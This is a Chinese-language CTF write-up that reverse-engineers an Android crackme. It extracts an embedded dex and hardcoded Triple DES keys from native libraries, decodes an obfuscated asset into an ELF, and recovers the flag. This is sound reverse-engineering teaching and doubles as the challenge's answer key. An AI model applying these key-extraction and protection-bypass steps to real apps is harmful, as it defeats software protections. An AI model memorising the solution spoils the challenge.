
这里显然提示要加载一个dex文件，结合前面的导入本地mobile.so文件，反编译mobile.so文件，在导出函数中

找到dex文件的内容



```
.rodata:000000000000191C                db    0
.rodata:000000000000191D                db    0
.rodata:000000000000191E                db    0
.rodata:000000000000191F                db    0
.rodata:0000000000001920 aDex035        db 'dex',0Ah            ; DATA XREF: Java_com_example_mobile04_MainActivity_getEncryptedSegment+3D↓o
.rodata:0000000000001924                db '035',0
.rodata:0000000000001928                db  5Bh ; [
.rodata:0000000000001929                db  1Dh
.rodata:000000000000192A                db 0FAh
.rodata:000000000000192B                db  77h ; w
.rodata:000000000000192C                db 0D2h
.rodata:000000000000192D                db  8Eh
.rodata:000000000000192E                db 0B4h
.rodata:000000000000192F                db 0C3h
.rodata:0000000000001930                db  17h
.rodata:0000000000001931                db  36h ; 6
.rodata:0000000000001932                db  28h ; (
.rodata:0000000000001933                db 0E3h
.rodata:0000000000001934                db  0Ch
.rodata:0000000000001935                db 0A0h
.rodata:0000000000001936                db 0C6h
.rodata:0000000000001937                db  64h ; d
.rodata:0000000000001938                db 0E7h
.rodata:0000000000001939                db 0E8h
.rodata:000000000000193A                db    2
.rodata:000000000000193B                db 0E4h
.rodata:000000000000193C                db  52h ; R
.rodata:000000000000193D                db  75h ; u
.rodata:000000000000193E                db  76h ; v
.rodata:000000000000193F                db  3Bh ; ;
.rodata:0000000000001940                db 0F4h
.rodata:0000000000001941                db    6
00001920 0000000000001920: .rodata:aDex035 (Synchronized with Hex View-1)
```

导出为dex文件，先留着备用，继续往下看




```
    /* renamed from: lambda$checkFlagAsync$2$com-example-mobile04-MainActivity, reason: not valid java name */
    /* synthetic */ void m353lambda$checkFlagAsync$2$comexamplemobile04MainActivity(FlagCheckCallback flagCheckCallback, String str) {
        byte[] loadEncryptedLib = loadEncryptedLib();
        boolean z = false;
        if (loadEncryptedLib == null) {
            runOnUiThread(new Runnable() { // from class: com.example.mobile04.MainActivity$$ExternalSyntheticLambda0
                @Override // java.lang.Runnable
                public final void run() {
                    MainActivity.this.m352lambda$checkFlagAsync$1$comexamplemobile04MainActivity();
                }
            });
            flagCheckCallback.onCheckResult(false);
            return;
        }
        boolean checkFlag = DexLoader.checkFlag(this, str.substring(5, 11));
        if (!checkFlag) {
            flagCheckCallback.onCheckResult(false);
            return;
        }
        String substring = str.substring(11, str.length() - 1);
        EvilService.EvilBinder evilBinder = this.evilBinder;
        if (evilBinder != null) {
            evilBinder.checkFFlag2(substring, new C04792(flagCheckCallback, checkFlag));
            return;
        }
        boolean m60a = C0482a.m60a(substring, loadEncryptedLib);
        if (checkFlag && m60a) {
            z = true;
        }
        flagCheckCallback.onCheckResult(z);
    }
```

显然，若z=true，则输出我们想要的success，也即我们输入的flag经过checkFlag和m60a两个函数的验证，


这两个函数分别校验flag的前后部分

先看一下checkflag




```
ic static boolean checkFlag(Context context, String str) {
try {
    return ((Boolean) new DexClassLoader(new File(context.getFilesDir(), "decrypted.dex").getAbsolutePath(), context.getCodeCacheDir().getAbsolutePath(), null, context.getClassLoader()).loadClass("
} catch (Exception unused) {
    return false;
}
```

这里提到了dex，应该就是我们前面得到的dex文件，同时load了一个sunday，先不管，再看看后部分flag的验证逻辑如何




```
package com.example.mobile04;

/* renamed from: com.example.mobile04.a */
/* loaded from: classes.dex */
public class C0482a {
    private native boolean checkFlag2(String str, byte[] bArr);

    static {
        System.loadLibrary("Monday");
    }

    /* renamed from: a */
    public static boolean m60a(String str, byte[] bArr) {
        return new C0482a().checkFlag2(str, bArr);
    }
}
```

又load了一个monday.so文件，那么到这里这个主apk文件就分析完毕了，先看我们得到的dex文件




```java
package com.example.mobile04;

import java.util.Arrays;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: E:\edge\download.dex */
public class Sunday7 {
    public static native byte[] getKey();

    static {
        System.loadLibrary("Sunday");
    }

    public static byte[] encrypt(byte[] bArr) {
        try {
            byte[] key = getKey();
            if (key == null || key.length != 24) {
                throw new RuntimeException("Invalid key from native");
            }
            SecretKeySpec secretKeySpec = new SecretKeySpec(key, "DESede");
            Cipher cipher = Cipher.getInstance("DESede/ECB/PKCS5Padding");
            cipher.init(1, secretKeySpec);
            return cipher.doFinal(bArr);
        } catch (Exception e) {
            throw new RuntimeException(e);
        }
    }

    public static boolean checkFlag(String str) {
        return Arrays.equals(encrypt(str.getBytes()), new byte[]{69, 51, 50, 67, 66, 56, 51, 50, 66, 52, 49, 53, 55, 56, 54, 49});
    }
}
```

显然，这里就是三DES加密，密文明显给出，密钥或许在sunday文件里



```c
v9 = __readfsqword(0x28u);
qmemcpy(v8, "FqsmHPhLODT8hPoBAbWGSCOw", 24);
v6 = (*(__int64 (__fastcall **)(__int64, __int64, __int64, __int64, __int64, __int64, _QWORD, _QWORD, _QWORD))(*(_QWORD *)a1 + 1408LL))(
       a1,
       24,
       a3,
       a4,
       a5,
       a6,
       *(_QWORD *)&v8[0],
       *((_QWORD *)&v8[0] + 1),
       *(_QWORD *)&v8[1]);
(*(void (__fastcall **)(__int64, __int64, _QWORD, __int64, _OWORD *))(*(_QWORD *)a1 + 1664LL))(a1, v6, 0, 24, v8);
return v6;
```

解一下就可以得到前一部分flag



Recipe

From Decimal
Delimiter: Space
Support signed values

Triple DES Decrypt
Key: FqsmHPhLODT... UTF8
IV HEX
Mode: ECB/NoPaddi...
Input: Hex
Output: Raw


Input

```
69, 51, 50, 67, 66, 56, 51, 50, 66, 52, 49, 53, 55, 56, 54, 49
```

Output


```
Y99KhzSTXSTX
```

接下来看后半部分，根据前面的信息，去看一下libMonday.so，这里没看到加密解密，这里给的也不是密钥密文



```
        n8_1 = n8 & 0x7FFFFFF8;
        v24 = _mm_load_si128((const __m128i *)&xmmword_710);
        v25 = _mm_load_si128((const __m128i *)&xmmword_770);
        v26 = _mm_load_si128((const __m128i *)&xmmword_700);
        v27 = _mm_load_si128((const __m128i *)&xmmword_720);
        v28 = _mm_load_si128((const __m128i *)&xmmword_760);
        v29 = _mm_load_si128((const __m128i *)&xmmword_740);
        v30 = _mm_load_si128((const __m128i *)&xmmword_750);
        do
        {
          v31 = _mm_loadl_epi64((const __m128i *)(v9 + n8_2));
          v32 = _mm_xor_si128(
                  _mm_or_si128(
                    _mm_and_si128(_mm_slli_epi16(v31, 2u), v26),
                    _mm_sub_epi8(_mm_xor_si128(_mm_and_si128(_mm_srli_epi16(v31, 6u), v24), v25), v25)),
                  v27);
          *(_QWORD *)(v9 + n8_2) = _mm_or_si128(
                                     _mm_and_si128(_mm_slli_epi16(v32, 5u), v30),
                                     _mm_sub_epi8(_mm_xor_si128(_mm_and_si128(_mm_srli_epi16(v32, 3u), v28), v29), v29)).m128i_u64[0];
          n8_2 += 8;
        }
        while ( n8_1 != n8_2 );
        if ( n8_1 == n8 )
          goto LABEL_19;
        goto LABEL_18;
      }
    }
  }
  v5 = 0;
  __android_log_print(6, "AntiHijack", &qword_7B1, n2);
  return v5;
}
00000E0C Java_com_example_mobile04_a_checkFlag2:146 (E0C)
```

问了一下AI，这里前面是反调试，中间是对输入的某个字节流进行解码，也就是这一段




```
      if ( n8 < 8 )
      {
        for ( n8_1 = 0; n8_1 != n8; ++n8_1 )
LABEL_18:
          *(_BYTE *)(v9 + n8_1) = ((char)((((unsigned __int16)*(char *)(v9 + n8_1) >> 6) | (4 * *(_BYTE *)(v9 + n8_1)))
                                        ^ 0x66) >> 3)
                                | (32
                                 * ((((unsigned __int16)*(char *)(v9 + n8_1) >> 6) | (4 * *(_BYTE *)(v9 + n8_1)))
                                  ^ 0x66));
        goto LABEL_19;
```

待解码的数据在asset/x86_64里面，写段代码模仿它解一下

代码块


```python
with open("E:\\edge\\attachment-41\\assets\\x86_64\\enreal", "rb") as f:
    data = list(f.read())
for i in range(len(data)):
    data[i] = (((data[i] << 2) | (data[i] >> 6)) & 0xff) ^ 0x66
    data[i] = ((data[i] >> 3) | (data[i] << 5)) & 0xff
with open("E:\\edge\\attachment-41\\assets\\x86_64\\decode_enreal", "wb") as f:
    f.write(bytes(data))
```

然后再分析这个文件，发现是elf文件，ida反编译，在里面找到



```
bool __fastcall real_check(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v4; // rbx
  unsigned int v5; // ebp
  __int64 v6; // r14
  __int64 v7; // rax
  _BYTE v9[4]; // [rsp+4h] [rbp-54h] BYREF
  __int64 v10; // [rsp+8h] [rbp-50h] BYREF
  _OWORD v11[2]; // [rsp+10h] [rbp-48h] BYREF
  unsigned __int64 v12; // [rsp+30h] [rbp-28h]

  v12 = __readfsqword(0x28u);
  v4 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD))(*(_QWORD *)a1 + 1472LL))(a1, a3, 0);
  v5 = (*(__int64 (__fastcall **)(__int64, __int64))(*(_QWORD *)a1 + 1368LL))(a1, a3);
  qmemcpy(v11, "xbNUkvstlMmMmWRHQnxQfkLg", 24);
  v6 = EVP_CIPHER_CTX_new();
  v7 = EVP_des_ede3_ecb();
  EVP_EncryptInit_ex(v6, v7, 0, v11, 0);
  EVP_CIPHER_CTX_set_padding(v6, 0);
  EVP_EncryptUpdate(v6, &v10, v9, v4, v5);
  EVP_CIPHER_CTX_free(v6);
  return v10 == 0xD835A27C66BB1D4FLL;
}
001D5228 real_check:18 (1D5228)
```

这就是后部分的flag，密文和密钥也已经给出

